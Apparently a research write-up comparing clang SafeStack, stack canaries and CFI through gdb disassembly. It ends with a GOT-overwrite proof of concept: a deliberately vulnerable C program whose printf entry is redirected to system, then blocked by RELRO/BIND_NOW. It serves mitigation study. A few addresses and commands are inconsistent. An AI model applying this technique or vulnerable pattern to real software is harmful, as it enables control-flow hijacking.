0x7ffff7fd3000	0x7ffff7fd4000	0x1000	0x0	/lib/x86_64-linux-gnu/ld-2.28.so
0x7ffff7fd4000	0x7ffff7ff4000	0x20000	0x1000	/lib/x86_64-linux-gnu/ld-2.28.so
0x7ffff7ff4000	0x7ffff7ffc000	0x8000	0x21000	/lib/x86_64-linux-gnu/ld-2.28.so
0x7ffff7ffc000	0x7ffff7ffd000	0x1000	0x28000	/lib/x86_64-linux-gnu/ld-2.28.so
0x7ffff7ffd000	0x7ffff7ffe000	0x1000	0x29000	/lib/x86_64-linux-gnu/ld-2.28.so
0x7ffff7ffe000	0x7ffff7fff000	0x1000	0x0	
0x7ffff7fff000	0x7ffff7fffde000	0x21000	0x0	[stack] # normal, "metadata" stack
0xffffffffffff600000	0xffffffffffff601000	0x1000	0x0	[vsyscall]

Step by step:

- Function prologue is standard (like without SafeStack)
- SafeStack prologue:
 - Will get a pointer from fs:-8. This pointer will be called data_stack_funcbase.
 - Decrease the pointer by 0x10. This is similar as allocating 0x10 bytes.
 - Store that decremented pointer (a) again at fs:-8.
 - Presumably the value at fs:-8 is also used for other functions. It always points to the top of the data_stack (lower addresses), with usable space
- strcpy() part:
 - It will use data_stack_funcbase as argument to strcpy()
 - strcpy() is therefore not able to modify data in the meta_stack
 - It will use meta_stack to temporarily store registers on the stack
 - Note that this are mov's. No adjacent data can be overwritten
 - Especially data_stack_funcbase and the fs offset "-8" is stored at location rbp-0x10 and 0x18 respectively
- SafeStack epilogue:
 - Restore the pointer at fs:-8 from (a) to its initial value. This basically "free's" the allocated memory of the stack.
 - The values (offset -8, and data_stack_funcbase) are retrieved from meta_stack
- Function epilogue is standard (like without SafeStack)



SafeStack and StackProtector?

With NO SafeStack, WITH Stack Protector:

```
(gdb) disas bof
Dump of assembler code for function bof:
0x000000000201120 <+0>:      push    %rbp
0x000000000201121 <+1>:      mov     %rsp,%rbp
0x000000000201124 <+4>:      sub     $0x40,%rsp

0x000000000201128 <+8>:      mov     %fs:0x28,%rax      # get stack canary from fs[28]
0x000000000201131 <+17>:     mov     %rax,-0x8(%rbp)    # move it to rbp-8

0x000000000201135 <+21>:     mov     %rdi,-0x28(%rbp)
0x000000000201139 <+25>:     movq    $0x2010f0,-0x30(%rbp)
0x000000000201141 <+33>:     mov     -0x28(%rbp),%rsi
0x000000000201145 <+37>:     lea     -0x20(%rbp),%rdi
0x000000000201149 <+41>:     callq   0x201260 <strcpy@plt>
0x00000000020114e <+46>:     mov     -0x30(%rbp),%rsi
0x000000000201152 <+50>:     mov     %rax,-0x38(%rbp)
0x000000000201156 <+54>:     callq   *%rsi

0x000000000201158 <+56>:     mov     %fs:0x28,%rax      # get stack canary from fs[28]
0x000000000201161 <+65>:     mov     -0x8(%rbp),%rsi    # compare it with value at rbp-8
0x000000000201165 <+69>:     cmp     %rsi,%rax
0x000000000201168 <+72>:     jne     0x201174 <bof+84>
0x00000000020116e <+78>:     add     $0x40,%rsp
0x000000000201172 <+82>:     pop     %rbp
0x000000000201173 <+83>:     retq
0x000000000201174 <+84>:     callq   0x201270 <__stack_chk_fail@plt>
End of assembler dump.
```

With SafeStack, NO StackProtector:

```
(gdb) disas bof
Dump of assembler code for function bof:
0x000000000209120 <+0>:    push    %rbp
0x000000000209121 <+1>:    mov     %rsp,%rbp
0x000000000209124 <+4>:    sub     $0x30,%rsp
0x000000000209128 <+8>:    mov     $0xfffffffffffffff8,%rax
0x00000000020912f <+15>:   mov     %fs:(%rax),%rcx
0x000000000209133 <+19>:   mov     %rcx,%rdx
0x000000000209136 <+22>:   add     $0xfffffffffffffff0,%rdx
0x00000000020913a <+26>:   mov     %rdx,%fs:(%rax)
0x00000000020913e <+30>:   mov     %rdi,-0x8(%rbp)
0x000000000209142 <+34>:   movq    $0x2090f0,-0x10(%rbp)
0x00000000020914a <+42>:   mov     -0x8(%rbp),%rsi
0x00000000020914e <+46>:   mov     %rdx,%rdi
0x000000000209151 <+49>:   mov     %rcx,-0x18(%rbp)
0x000000000209155 <+53>:   mov     %rax,-0x20(%rbp)
0x000000000209159 <+57>:   callq   0x217a70 <strcpy@plt>
0x00000000020915e <+62>:   mov     -0x10(%rbp),%rcx
0x000000000209162 <+66>:   mov     %rax,-0x28(%rbp)
0x000000000209166 <+70>:   callq   *%rcx
0x000000000209168 <+72>:   mov     -0x20(%rbp),%rax
0x00000000020916c <+76>:   mov     -0x18(%rbp),%rcx
0x000000000209170 <+80>:   mov     %rcx,%fs:(%rax)
0x000000000209174 <+84>:   add     $0x30,%rsp
0x000000000209178 <+88>:   pop     %rbp
0x000000000209179 <+89>:   retq
End of assembler dump.
```

With SafeStack AND StackProtector:

```
(gdb) disas bof
Dump of assembler code for function bof:
0x000000000209120 <+0>:    push    %rbp
0x000000000209121 <+1>:    mov     %rsp,%rbp
0x000000000209124 <+4>:    sub     $0x30,%rsp
0x000000000209128 <+8>:    mov     $0xfffffffffffffff8,%rax
0x00000000020912f <+15>:   mov     %fs:(%rax),%rcx      # data_stack in rcx
0x000000000209133 <+19>:   mov     %rcx,%rdx
0x000000000209136 <+22>:   add     $0xfffffffffffffff0,%rdx
0x00000000020913a <+26>:   mov     %rdx,%fs:(%rax)
0x00000000020913e <+30>:   mov     %fs:0x28,%rax        # Stack canary from fs[28] in rax
0x000000000209147 <+39>:   mov     %rax,-0x8(%rcx)      # Store stack canary at data_stack-8
0x00000000020914b <+43>:   mov     %rdi,-0x8(%rbp)
0x00000000020914f <+47>:   movabs  $0x2090f0,%rdx
0x000000000209159 <+57>:   mov     %rdx,-0x10(%rbp)
0x00000000020915d <+61>:   mov     %rcx,%rdx
0x000000000209160 <+64>:   add     $0xfffffffffffffff0,%rdx
0x000000000209164 <+68>:   mov     -0x8(%rbp),%rsi
0x000000000209168 <+72>:   mov     %rdx,%rdi
0x00000000020916b <+75>:   mov     %rax,-0x18(%rbp)      # store stack canary in meta_stack-0x18
0x00000000020916f <+79>:   mov     %rcx,-0x20(%rbp)      # store data_stack in meta_stack-0x20
0x000000000209173 <+83>:   callq   0x217aa0 <strcpy@plt>
0x000000000209178 <+88>:   mov     %rax,-0x28(%rbp)
0x00000000020917c <+92>:   callq   *-0x10(%rbp)

0x00000000020917f <+95>:   mov     -0x18(%rbp),%rax      # rax = stack_canary
0x000000000209183 <+99>:   mov     -0x20(%rbp),%rcx      # rcx = data_stack
0x000000000209187 <+103>:  cmp     -0x8(%rcx),%rax        # compare stack canary: is data_stack-8 == stack canary?
0x00000000020918b <+107>:  je      0x209196 <bof+118>
0x000000000209191 <+113>:  callq   0x217ab0 <__stack_chk_fail@plt>

0x000000000209196 <+118>:   mov     $0xfffffffffffffff8,%rax
0x00000000020919d <+125>:   mov     -0x20(%rbp),%rcx
0x0000000002091a1 <+129>:   mov     %rcx,%fs:(%rax)
0x0000000002091a5 <+133>:   add     $0x30,%rsp
0x0000000002091a9 <+137>:   pop     %rbp
0x0000000002091aa <+138>:   retq
End of assembler dump.
```

We can conclude that the stack canary is applied on the data_stack.

GOT/PLT Overwrite PoC

Write-what-where via command line arguments (arg1=what, arg2=where)

```
root@ubuntu-1804:~/clang-cfi-safestack-analysis/src# cat funcptr-got.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

// mem[loc] = a
void bof(long a, long loc) {
    long *ptr = (void*) (long) loc;
    *ptr = a;
}

int main(int argc, char **argv) {
    system("echo bla"); // just to load system system-call
    printf("Start\n");
    bof( (long)strtol(argv[1], NULL, 16), (long)strtol(argv[2], NULL, 16));

    printf("ls"); // if successful, will execute system() instead
    return 0;
}
```

Unprotected

```
$ clang -fsanitize=cfi -flto -fvisibility=hidden funcptr-got.c -o funcptr-got

# arguments irrelevant here, just for debugging
(gdb) r 0x7ffff7e3d8f0 0x202028
Starting program: /root/cfi/funcptr-got 0x7ffff7e3d8f0 0x202028

(gdb) disas main
...
0x00000000020116c <+44>:    callq  0x2012e0 <printf@plt>
...
0x00000000020117e <+62>:    callq  0x2012f0 <system@plt>
...

(gdb) disas 0x2012e0
Dump of assembler code for function printf@plt:
0x0000000002012e0 <+0>:    jmpq   *0xd42(%rip)          # 0x202028
0x0000000002012e6 <+6>:    pushq  $0x0
0x0000000002012eb <+11>:   jmpq   0x2012d0
End of assembler dump.
(gdb) disas 0x2012f0
Dump of assembler code for function system@plt:
0x0000000002012f0 <+0>:    jmpq   *0xd3a(%rip)          # 0x202030
0x0000000002012f6 <+6>:    pushq  $0x1
0x0000000002012fb <+11>:
(gdb) x/16x 0x000000000202000
0x202000:    0x0000000000000000    0x0000000000000000
0x202010:    0x000000000203010    0x00007ffff7ffe190
0x202020:    0x00007ffff7fea130    0x00007ffff7e3d8f0 <- &printf, @0x202028
0x202030:    0x00007ffff7e28300 <- 0x00007ffff7e1e460
0x202040:    0x0000000000000000    0x0000000000000000
0x202050:    0x0000000000000000    0x0000000000000000
0x202060:    0x0000000000000000    0x0000000000000000

(gdb) x/1x 0x00007ffff7e3d8f0
0x7ffff7e3d8f0 <__printf>:    0x48000000d8ec8148

(gdb) x/1x 0x00007ffff7e28300
0x7ffff7e28300 <__libc_system>: 0xfa66e90b74ff8548
```

Exploit:

```
# overwrite &printf (which pointed to &__printf) with &__libc_system
(gdb) r 0x00007ffff7e28300 0x202028
Starting program: /root/cfi/funcptr-got 0x00007ffff7e28300 0x202028
bla
Makefile ...
```

It worked!

Memory layout is as follows.

```

root@ubuntu-1804:~# cat /proc/104698/maps
00200000-00201000 r--p 00000000 fd:14 397396 /root/cfi/funcptr-got
00201000-00202000 r-xp 00001000 fd:14 397396 /root/cfi/funcptr-got
00202000-00203000 rw-p 00002000 fd:14 397396 /root/cfi/funcptr-got # here, rw
00203000-00204000 r--p 00003000 fd:14 397396 /root/cfi/funcptr-got
00204000-00226000 rw-p 00000000 00:00 0 [heap]

```

Program Headers:

Type	Offset FileSiz	VirtAddr MemSiz	PhysAddr Flags Align
03 LOAD	0x00000000000001000	0x00000000000201000	0x00000000000201000 R E 0x1000
04 LOAD	0x00000000000002000	0x00000000000202000	0x00000000000202000 # .got.plt is here, rw
05 DYNAMIC	0x00000000000003010	0x00000000000203010	0x00000000000203010 RW 0x1000
06 GNU_RELRO	0x0000000000000190	0x0000000000000190	0x0000000000000190 RW 0x8
	0x00000000000003000	0x00000000000203000	0x00000000000203000 R 0x1

Section to Segment mapping:

Segment Sections...

```

03 .text .init .fini .plt
04 .data .tm_clone_table .got.plt .fini_array .init_array .dynamic .got .bss
05 .dynamic
06 .fini_array .init_array .dynamic .got

```

.got.plt is read-write.

Protected

With RELRO and BIND_NOW.

```
$ clang -fsanitize=cfi -flto -fvisibility=hidden funcptr-got.c -Wl,-z,now -Wl,-z,relro -o funcptr-got-all
```

arguments not relevant here

```
root@ubuntu-1804:~/cfi# gdb funcptr-got-all
```

```
(gdb) r 0x00007ffff7e28300 0x202028
```

```
Starting program: /root/cfi/funcptr-got-all 0x00007ffff7e28300 0x202028
```

```
[Detaching after fork from child process 104524]
```

```
ls[Inferior 1 (process 104520) exited normally]
```

```
(gdb) disas main
```

```

...
0x000000000002011d1 <+33>:    callq  0x2012c0 <system@plt>
...
0x00000000000201267 <+183>:   callq  0x2012b0 <printf@plt>
...

```

```
(gdb) disas 0x2012b0
```

Dump of assembler code for function printf@plt:

```

0x000000000002012b0 <+0>:    jmpq   *0x1f32(%rip)          # 0x2031e8
0x000000000002012b6 <+6>:    pushq  $0x0
0x000000000002012bb <+11>:   jmpq   0x2012a0

```

```
(gdb) x/1xg 0x2031e8
```

```
0x2031e8:    0x00007ffff7e3d8f0
```

```
(gdb) x/1xg 0x00007ffff7e3d8f0
```

```
0x7ffff7e3d8f0 <__printf>:    0x48000000d8ec8148
```

```
(gdb) disas 0x2012c0
```

Dump of assembler code for function system@plt:

```

0x000000000002012c0 <+0>:    jmpq   *0x1f2a(%rip)          # 0x2031f0
0x000000000002012c6 <+6>:    pushq  $0x1
0x000000000002012cb <+11>:   jmpq   0x2012a0

```

End of assembler dump.

```
(gdb) x/1xg 0x2031f0
```

```
0x2031f0:    0x00007ffff7e28300
```

```
(gdb) x/1xg 0x00007ffff7e28300
```

```
0x7ffff7e28300 <__libc_system>: 0xfa66e90b74ff8548
```

Trying to exploit again:

```
(gdb) r 0x00007ffff7e28300 0x2031e8
Starting program: /root/cfi/funcptr-got-all 0x00007ffff7e28300 0x2012b0
[Detaching after fork from child process 106138]
bla

Program received signal SIGSEGV, Segmentation fault.
0x0000000000201199 in bof ()
(gdb) disas
Dump of assembler code for function bof:
0x0000000000201160 <+0>:      push    %rbp
0x0000000000201161 <+1>:      mov     %rsp,%rbp
0x0000000000201164 <+4>:      sub     $0x20,%rsp
0x0000000000201168 <+8>:      mov     %rdi,-0x18(%rbp)
0x000000000020116c <+12>:     mov     %rsi,-0x10(%rbp)
0x0000000000201170 <+16>:     mov     -0x10(%rbp),%rax
0x0000000000201174 <+20>:     mov     %rax,-0x8(%rbp)
0x0000000000201178 <+24>:     mov     -0x10(%rbp),%rsi
0x000000000020117c <+28>:     mov     -0x8(%rbp),%rdx
0x0000000000201180 <+32>:     movabs  $0x200e7f,%rdi
0x000000000020118a <+42>:     mov     $0x0,%al
0x000000000020118c <+44>:     callq   0x2012b0 <printf@plt>
0x0000000000201191 <+49>:     mov     -0x18(%rbp),%rax
0x0000000000201195 <+53>:     mov     -0x8(%rbp),%rcx
=> 0x0000000000201199 <+57>:     mov     %rax,(%rcx)
0x000000000020119c <+60>:     add     $0x20,%rsp
0x00000000002011a0 <+64>:     pop     %rbp
0x00000000002011a1 <+65>:     retq
End of assembler dump.
```

Exploit will not get executed. Cannot write to read-only memory located at *0x2031e8*.

```
root@ubuntu-1804:~# cat /proc/104695/maps
00200000-00201000 r--p 00000000 fd:14 407715                /root/cfi/funcptr-got-all
00201000-00202000 r-xp 00001000 fd:14 407715                /root/cfi/funcptr-got-all
00202000-00203000 rw-p 00002000 fd:14 407715                /root/cfi/funcptr-got-all
00203000-00204000 r--p 00003000 fd:14 407715                /root/cfi/funcptr-got-all # here, r
00204000-00226000 rw-p 00000000 00:00 0                    [heap]
```

Program Headers:

Type	Offset FileSiz	VirtAddr MemSiz	PhysAddr Flags Align
03 LOAD	0x00000000000001000	0x000000000000201000	0x000000000000201000
	0x000000000000002e0	0x000000000000002e0	R E 0x1000
04 LOAD	0x00000000000002000	0x000000000000202000	0x000000000000202000
	0x000000000000001200	0x000000000000001200	RW 0x1000
05 DYNAMIC	0x00000000000003010	0x000000000000203010	0x000000000000203010
	0x000000000000001b0	0x000000000000001b0	RW 0x8
06 GNU_RELRO	0x00000000000003000	0x000000000000203000	0x000000000000203000 # .got.plt is here really, r
	0x00000000000000200	0x00000000000001000	R 0x1

Section to Segment mapping:

Segment Sections...

03	.text .init .fini .plt
04	.data .tm_clone_table .fini_array .init_array .dynamic .got .got.plt .bss
05	.dynamic
06	.fini_array .init_array .dynamic .got .got.plt

References

CFI:

- <https://clang.llvm.org/docs/ControlFlowIntegrity.html>
- (3) <https://blog.trailofbits.com/2016/10/17/lets-talk-about-cfi-clang-edition/>
- https://patrickfunke.de/wp-content/uploads/CFI_2016.pdf (Chapter 4, IFCC: Indirect Function-Call Checks)
 - With is mostly identical to <https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-tice.pdf>

SafeStack:

- <https://clang.llvm.org/docs/SafeStack.html>
- (4) <https://www.blackhat.com/docs/eu-16/materials/eu-16-Goktas-Bypassing-Clangs-SafeStack.pdf>
- <http://blog.includesecurity.com/2015/11/LLVM-SafeStack-buffer-overflowprotection.html>

Various:

- (1) https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_02_OffensiveCon / <https://www.offensivecon.org/speakers/2018/joe-bialek.html>